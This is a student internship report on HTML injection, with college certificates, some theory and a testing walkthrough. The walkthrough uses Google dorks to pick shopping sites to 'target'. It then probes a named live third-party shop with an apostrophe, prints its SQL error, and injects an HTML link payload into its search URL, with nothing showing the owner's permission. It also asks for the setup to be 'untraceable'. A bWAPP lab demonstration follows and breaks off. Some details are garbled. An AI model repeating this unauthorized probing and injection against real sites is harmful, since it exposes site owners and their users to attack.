HTML INJECTIONS

Internship Report submitted in partial fulfillment of the requirements for the award of the degree of

BACHELOR OF TECHNOLOGY

IN

CSE (Cyber Security)

By

K N L SRI VAISHNAVI
21R11A6228

Department of CSE (Cyber Security)

Geethanjali College of Engineering and Technology
(UGC Autonomous)
(Affiliated to J.N.T.U.H, Approved by AICTE, New Delhi)
(Accredited by NAAC with ‘A+’)
Cheeryal (V), Keesara (M), Medchal.Dist.-501 301.

October-2023

Geethanjali College of Engineering and Technology

(UGC Autonomous)

(Affiliated to JNTUH, Approved by AICTE, New Delhi,)
(Accredited by NAAC with ‘A+’)
Cheeryal (V), Keesara(M), Medchal Dist.-501 301.

DEPARTMENT OF CSE (CYBER SECURITY)

CERTIFICATE


This is to certify that the Internship Report entitled **“HTML INJECTIONS”** is bonafide work done by **K N L Sri Vaishnavi (21R11A6228)** in partial fulfillment of the requirements of the award for the degree of Bachelor of Technology in “**Computer Science and Engineering**” from Jawaharlal Nehru Technological University, Hyderabad during the year 2023-2024.

HOD - CSE
Dr. G. Kalyani
Professor
Examiner

Signature:

Name:

Designation:



CANTILEVER
bridging colleges to corporates

CERTIFICATE

OF PROTERNSHIP

THIS CERTIFICATE IS PRESENTED TO

K. NAGA LALITHA SRI VAISHNAVI

On successful completion of a Proternship program at Cantilever Labs from May 2023 to July 2023

Avanish Mundhra

AVANISH MUNDHRA
FOUNDER & CEO
CANTILEVER LABS

Geethanjali College of Engineering and Technology

(UGC Autonomous)

(Affiliated to JNTUH Approved by AICTE, New Delhi)
(Accredited by NAAC with ‘A+’)
Cheeryal (V), Keesara(M), Medchal Dist.-501 301.

DEPARTMENT OF CSE (CYBER SECURITY)

(Cyber Security)

DECLARATION BY THE CANDIDATE

I, **K.N.L. Sri Vaishnavi**, bearing Roll No. **21R11A6228** hereby declare that the Internship Report entitled **“HTML INJECTIONS”** is submitted in partial fulfillment of the requirements for the award of the degree of **Bachelor of Technology** in **Computer Science and Engineering (Cyber Security).**

This is a record of bonafide work carried out by me in {**Cantilever Labs**} and the results embodied in this internship report have not been reproduced or copied from any source. The results embodied in this Internship Report have not been submitted to any other University or Institute for the award of any other degree or diploma.

K.N.L. Sri Vaishnavi ,

21R11A6228,

CSE-(CS),

ACKNOWLEDGEMENT

Firstly, I would like to thank the team of **Cantilever** for giving me an opportunity to do an internship within the organization. I would also like to thank the people that worked along with me in **Cantilever Labs** with their openness and patience they created an enjoyable working environment. I would like to thank my Head of the Department **Dr. G Kalyani** for her constructive criticism throughout my internship .I would like to thank **Mr. Adi Reddy**, my mentor and Sri. **Mr. Chandrashekhar**, internship coordinator, Department of CSE for their support and advices to get and complete internship in the above said organization. I am extremely grateful to my department staff members and friends who helped me in successful completion of this internship.

K.N.L. Sri Vaishnavi,
21R11A6228

Introduction about Internship Organization

They provide with the best of experiential learning ambience and pre-hand experience with practical exercises for complete preparation, with 100% assurance for placements in any desired company. They work towards building a confident personality that would crack any entrance interviews, alongside with intellectual aptitude skills, quantitative skills, Verbal and soft-skills, Profile-building with radical thinking to crack any question with varied level of difficulty.

With extensible hours of training and proficient methods of teaching, technical training, mock interviews with HRs of top companies like Google, Microsoft, Amazon etc. The candidate will be prepped, brushed and full-fledged equipped for any interview in a product-based company or competitive environment.

We focus on making our teaching as personalized as possible based on the client analysis of requirements. Personalized lesson plans, schedules to learn at your own pace to land the internship that you desire. Technical skills, aptitude skills, competitive programming, now personalized, just for you. To equip your desired talents with a 100% field-proficiency. With a wide range of opportunities and options to choose from in this roller coaster to your corporate success.

Training Schedules

Training start date: 15-05-2023
E-Learning content and Pre-Requisite Completion: 15-07-2023
Project Training: 17-07-23 to 18-07-2023
Internship Program and Project: 15-05-2023 to 15-07-2023

INDEX

Abstract i
List of Figures ii

1.INTRODUCTION 1

1.1 Scope 1

2. REQUIRED SYSTEM ANALYSIS

2.1 Functional Requirement Specifications 12

2.3 Software Requirements 13

2.3 Hardware Requirements 7

3. TESTING OF INJECTION 6

3.1 Modules 14

4.CONCLUSION

5. FUTURE PREVENTION METHODS

6. BIBLIOGRAPHY 41

ABSTRACT

Code injection is the exploitation of a computer bug that is caused by processing invalid data. The injection is used by an attacker to introduce (or "inject") code into a vulnerable computer program and change the course of execution. The result of successful code injection can be disastrous, for example, by allowing computer viruses or computer worms to propagate.

Code injection vulnerabilities occur when an application sends untrusted data to an interpreter. Injection flaws are most often found in SQL, LDAP, XPath, NoSQL queries, OS commands, XML parsers, SMTP headers, program arguments, etc. Injection flaws tend to be easier to discover when examining source code than via testing. Scanners and fizzers can help find injection flaws.

Injection can result in data loss or corruption, lack of accountability, identity theft or denial of access. Injection can sometimes lead to complete host takeover.

LIST OF Screenshots

S. No	Fig No.	Title of Figure	Page No.
1	1	Search for websites	06
2	2	Checking for vulnerabilities	08
3	2.1	Found vulnerabilities	10
4	3	Injecting	11
5	4	Insert script of liking	12
6	5	Displaying script	13

List of Abbreviations

S no.	Abbreviations	Full form
1.	HTML	Hypertext markup language
2.	LDAP	Lightweight directory access protocol
3.	SQL	Structured query language
4.	OS	Operating systems
5.	XML	Extensible markup language
6.	Xpath	XML path language
7.	SMTP	Simple mail transfer protocol

1. INTRODUCTION

HTML Injection which is also termed as “virtual defacements” is one of the simplest and the most common vulnerabilities that arise when the web page fails to sanitize the user-supplied input or validates the output. This allows the malicious HTML codes into the application through the vulnerable field, such that he can modify the content of the webpage and even steal some sensitive data.

Let us take a look at this scenario and learn how such HTML Injection attacks are executed:

Consider a web application that is suffering from HTML injection vulnerability and it does not validate any specific input. In such a scenario, if the attacker finds out the weakness, he may inject a malicious “HTML login form” with a lure of “Free movie tickets” to trick the victim into submitting his sensitive credentials.

Now as the victim surfs the webpage, he gets lured into availing the “Free movie tickets”. As he clicks the link, he gets redirected to an application’s login screen, which is nothing but the attacker’s crafted “HTML form”. Thereafter, once the victim enters his credentials, the attacker captures them all through his listener machine, which leads to a data breach or data compromise.

1.1 Scope

The point of HTML Injection is to render un-intended web-page rendering into a client browser to lure a user into submitting personal, private or sensitive information via which an attacker could go ahead and use this information either to compromise the user himself or to leverage further attacks using the information fetched via the vulnerability. Furthermore, HTML Injection is a low-level of what Cross Site Scripting as an attack vector is. Hence, I will start demonstrating developing a sample web application first prior to Injecting them. Also, it has been clear that HTML Injection is a client-side script code injection and therefore requires some level of understanding HTML and other application code which will be demonstrated. One can refer to previous documents for basic web development for this.

2.REQUIRED SYSTEM ANALYSIS

Here, we talk about the system requirements necessary to carry out the mitigation on any website that has been created with the languages such as PHP or HTML

2.1 Performance Requirements

Performance requirements refer to the specific criteria and expectations that a system, application, or product must meet in terms of speed, responsiveness, security and efficiency. These requirements are essential to ensure that the system performs optimally and meets the needs of its users. This is because the requirements have to be known during the initial stages so that the system can be designed according to those requirements. It is very difficult to change the system once it has been designed and on the other hand designing a system, which does not cater to the requirements of the user, is of no use.

The requirement specification for any system can be broadly stated as given below:

- The system should be able to interface with the existing webpage
- The system should be anonymous
- The system should be better untraceable and exiled


2.2 Software Requirements:

- **Operating System**: Microsoft Windows XP, Windows: 7 or newer; MAC: **OS** X v10.7 or higher; Linux: Ubuntu
- **Technology**: ASP.net (code)
- **Web-Server**: Google, Yahoo, Mozarilla fox

2.3 Hardware Requirements:

Processor	: Intel Core i3, i5, i7, or i9 processors
RAM	: Min. 2GB

3. TESTING OF INJECTION


inurl:php?id=shop - Google Se
https://www.google.com/search?client=firefox-b-d&q=inurl%3Aphp%3Fid%3Dshop
Google
inurl:php?id=shop
Sign in

goodmart.ind.in
https://www.goodmart.ind.in › shop_detail

Shop - Goodmart

Products Order by 3PM, Delivery by Tomorrow. GOODMART. Haldwani, Uttarakhand, 263139. Sales - 9520944661 · 9528115282. 171 Products found (Short By : Name).

IQCode.com
https://iqcode.com › code › php › php-id-shop

php id= shop Code Example

07-Oct-2021 — php **id= shop**. Young Halvarson. get. Add Own solution. Log in, to leave a comment. Are there any code examples left? Find Add Code snippet.

Smile4Wessex
https://www.smile4wessex.org › ...

Shop


You have products in your basket: £0.00 | View Basket | Clear Basket | T&C's. Ladies Black Polo Shirt. £26.95. In Stock. Stylish Henbury Polo Shirts with ...

U-Turn4Nature
https://www.u-turn.in › content

Privacy Policy

Fig 1. SEARCH OF VULNERABLE WEBSITE


We first begin by searching for websites we want to target, like in this case shopping websites have been targeted. In the listed websites we choose one website to check if the given website is vulnerable or not. Here let us choose the website “shop-Goodmart” and check if it is vulnerable or not.



https://www.goodmart.ind.in/shop_detail.php?type=3&id=21'

Fig 2. CHECKING FOR VULNERABILITIES

Here to check if the website is vulnerable or not, we add an apostrophe at the end of the link in search bar and see after clicking enter it responds that the website has an SQL syntax error, which directly or indirectly indicates that the website contains a vulnerability.



https://www.goodmart.ind.in/shop_detail.php?type=3&id=21'

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "21" order by id desc' at line 1
```

Fig 2.1

Thus, the information given by website indicates that the website contains vulnerabilities at the specified line, which could be exploited.




Fig 3. INJECTING

We can inject the html code in either search link of the website or in the search bar of the website here let us select the search bar of the website and inject a basic html code. The code responds in the following way.





Fig 4. SCRIPT OF LIKING

The code injected in the search bar is displayed on the website on my system. This means the changes are made in the on the user side and these changes are not reflected on the server side. This kind of HTML injection is called as Reflective HTML injection. Similarly, one can inject links to a certain web page into this vulnerable web page. Which is demonstrated below.




https://www.goodmart.ind.in/product_list?q=<a+href+%3D"http%2F%2F%3Awww.google.com">CLICK+HERE

"http//:www.google.com">CLICK HERE</a>

FIG 4.1 DISPLAYING SCRIPT

Upon clicking on "CLICK HERE" we observe that in response it lands on the page link injected in the search bar.




https://www.google.com

In this way links can be injected into the html page, here also the changes are made to the user's side and any changes made here would not affect the server side of the web page.

Let us take a look at the Stored HTML injection.

II Stored HTML



localhost/bwapp/login.php

/ Login /

Enter your credentials (bee/bug).

Login:


Password:

Set the security level: low

bWAPP - Login
ITSEC Games
ITSEC Games
70%
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
Login
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
MME
Security Audits & Training
with netsparker Web Security Scanner
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training
Type here to search
ENG
06:07
05-10-2023

Fig 1

For stored html, we first look for a website which is vulnerable and in which you can get an access of the source of code acting on it . Here, we take the example of the webhost BWAPP.



localhost/bwapp/login.php

/ Login /

Enter your credentials (bee/bug).

Login: bee

